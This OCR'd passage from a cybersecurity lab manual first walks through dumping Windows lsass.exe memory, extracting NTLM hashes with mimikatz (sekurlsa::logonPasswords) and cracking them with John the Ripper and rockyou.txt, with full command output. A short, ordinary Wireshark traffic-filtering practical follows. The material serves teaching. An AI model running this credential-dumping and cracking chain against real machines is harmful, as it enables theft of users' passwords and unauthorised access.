
Install mimikatz tool in Windows

Dump the lsass.exe process from taskmanager



Click on "Create Dump File"

After the completion of process, It will shows you the location of dumped lsass file.



Copy the file on the same location where mimikatz tool exists.
Start the mimikatz with the administrator privileges.
Run the command prompt with admin privileges
Start mimikatz using the command :

Mimikatz

```
C:\Users\Hacker\Downloads>copy C:\Users\Hacker\AppData\Local\Temp\lsass.DMP lsass.DMP
        1 file(s) copied.

C:\Users\Hacker\Downloads>dir
 Volume in drive C has no label.
 Volume Serial Number is D071-D5D9

 Directory of C:\Users\Hacker\Downloads

02/09/2024  09:36 PM    <DIR>          .
02/09/2024  09:36 PM    <DIR>          ..
02/09/2024  09:34 PM        46,772,611 lsass.DMP
02/09/2024  09:32 PM         1,250,056 mimikatz.exe
               2 File(s)     48,022,667 bytes
               2 Dir(s)  24,905,711,616 bytes free

C:\Users\Hacker\Downloads>
```

At mimikatz prompt # use the command:
privilege::debug

```
c:\Users\Hacker\Downloads>mimikatz

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

Use below command:

Mimikatz # sekurlsa::minidump lsass.DMP

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump lsass.DMP
Switch to MINIDUMP : 'lsass.DMP'

mimikatz #
```

Mimikatz# sekurlsa::logonPasswords

```
mimikatz # sekurlsa::logonPasswords
Opening : 'lsass.DMP' file for minidump...

Authentication Id : 0 ; 823094 (00000000:000c8f36)
Session           : Interactive from 1
User Name         : Hacker
Domain            : DESKTOP-QTFASVJ
Logon Server      : DESKTOP-QTFASVJ
Logon Time        : 2/9/2024 9:10:50 PM
SID               : S-1-5-21-1955313943-3251346633-156369674-1001
        msv :
         [00000003] Primary
         * Username : Hacker
         * Domain   : DESKTOP-QTFASVJ
         * NTLM     : bb14b9b9a56c6531d6d90df5fe08f727
         * SHA1     : 10fb1778ed367d0f4dab362253ea64deed434251
        tspkg :
        wdigest :
         * Username : Hacker
         * Domain   : DESKTOP-QTFASVJ
         * Password : (null)
        kerberos :
         * Username : Hacker
         * Domain   : DESKTOP-QTFASVJ
         * Password : (null)
        ssp :
        credman :
```

You will see the NTLM Hash. Copy that hash from here and paste in a file in Kali Linux forcracking the password.
File name:hash.txt
We will use John the Ripper tool to extract the password from hash.

```
┌──(root㉿kali)-[/home/kali]
└─# echo "bb14b9b9a56c6531d6d90df5fe08f727" > hash.txt

┌──(root㉿kali)-[/home/kali]
└─# cat hash.txt
bb14b9b9a56c6531d6d90df5fe08f727

┌──(root㉿kali)-[/home/kali]
└─#
```

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# gunzip rockyou.txt.gz

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ls
amass  dirbuster   fasttrack.txt  john.lst  metasploit  rockyou.txt  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt   wifite.txt

┌──(root㉿kali)-[/usr/share/wordlists]
└─#
```

As we know this is the NTLM hash we will perform the following command to crack the hashusing the wordlist rockyou.txt
#John hash.txt –format=NT –wordlist=/usr/share/wordlists/rockyou.txt

```
┌──(root㉿kali)-[/home/kali]
└─# john hash.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
hacker123        (?)
1g 0:00:00:00 DONE (2024-02-10 11:23) 7.142g/s 1324Kp/s 1324Kc/s 1324KC/s hardknocks..guitar18
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[/home/kali]
└─#
```

We can see the password: hacker123

PRACTICAL 10

PRACTICAL 10

Aim: Perform the network sniffing using Wireshark.
Prerequisites: Windows, macOS, or Linux Network Security and Concepts, Internet connection.

Theory: Wireshark is a widely used network protocol analyzer for network troubleshooting, analysis, software and protocol development, and education. It allows users to capture and interactively browse the traffic running on a computer network.


Uses:

1. Real-time network traffic monitoring and analysis.
2. Troubleshooting network connectivity issues.
3. Monitoring and optimizing network performance.
4. Analysing application-layer protocols (e.g., HTTP, FTP, DNS).
5. Identifying and diagnosing network anomalies.
6. Monitoring VoIP (Voice over Internet Protocol) traffic for quality assessment.
7. Detecting and mitigating network attacks (e.g., DDoS, ARP spoofing).
8. Investigating network security incidents and breaches.
9. Analyzing SSL/TLS encrypted traffic for security assessment.
10. Monitoring and analyzing IoT (Internet of Things) device communication.
11. Identifying network misconfigurations and security vulnerabilities.
12. Capturing and analyzing wireless network traffic (802.11).
13. Reverse engineering network protocols for interoperability testing.
14. Assessing network bandwidth usage and optimizing network resources.
15. Analyzing network behavior for compliance auditing (e.g., GDPR, HIPAA).
16. Monitoring and troubleshooting VPN (Virtual Private Network) connections.
17. Analyzing network packets for application performance tuning.
18. Capturing and analyzing multicast and broadcast traffic.
19. Examining network traffic for forensic investigations and legal evidence.
20. Monitoring and analyzing network protocols for educational purposes.

Steps:

1. Install Wireshark:

Windows: Download the installer from https://www.wireshark.org/download.html. Run the installer and follow the on-screen instructions.



2.Start Wireshark:


Open the Wireshark application.s

3. Capture Network Traffic:


Click the "Start" button on the main Wireshark window. You will see packets flowing through

the interface you selected. (In My Case it is Wi-Fi)

4. Filter by Protocol:




In the "Filter" expression bar, type the name of the protocol you want to see. For example, "tcp" to see only TCP packets. Hit Enter or click the "Apply" button.



Observe the filtered packets in the main window.


5. Filter by Port Number:

In the "Filter" expression bar, type the port number you want to see. For example, "tcp.port == 80" to see only HTTP traffic (port 80). Hit Enter or click the "Apply" button.



6. Filter by Hostname or IP Address:

In the "Filter" expression bar, type the hostname or IP address of the host you want to see. For example, "host www.google.com" or "ip.addr == 192.168.1.100". Hit Enter or click the "Apply" button.



Observe the filtered packets related to the specified host.


Aim: Port Number Based Capturing.

Prerequisites: Windows, macOS, or Linux Network Security and Concepts, Internet connection.

Steps:

1. Start Wireshark Capture:

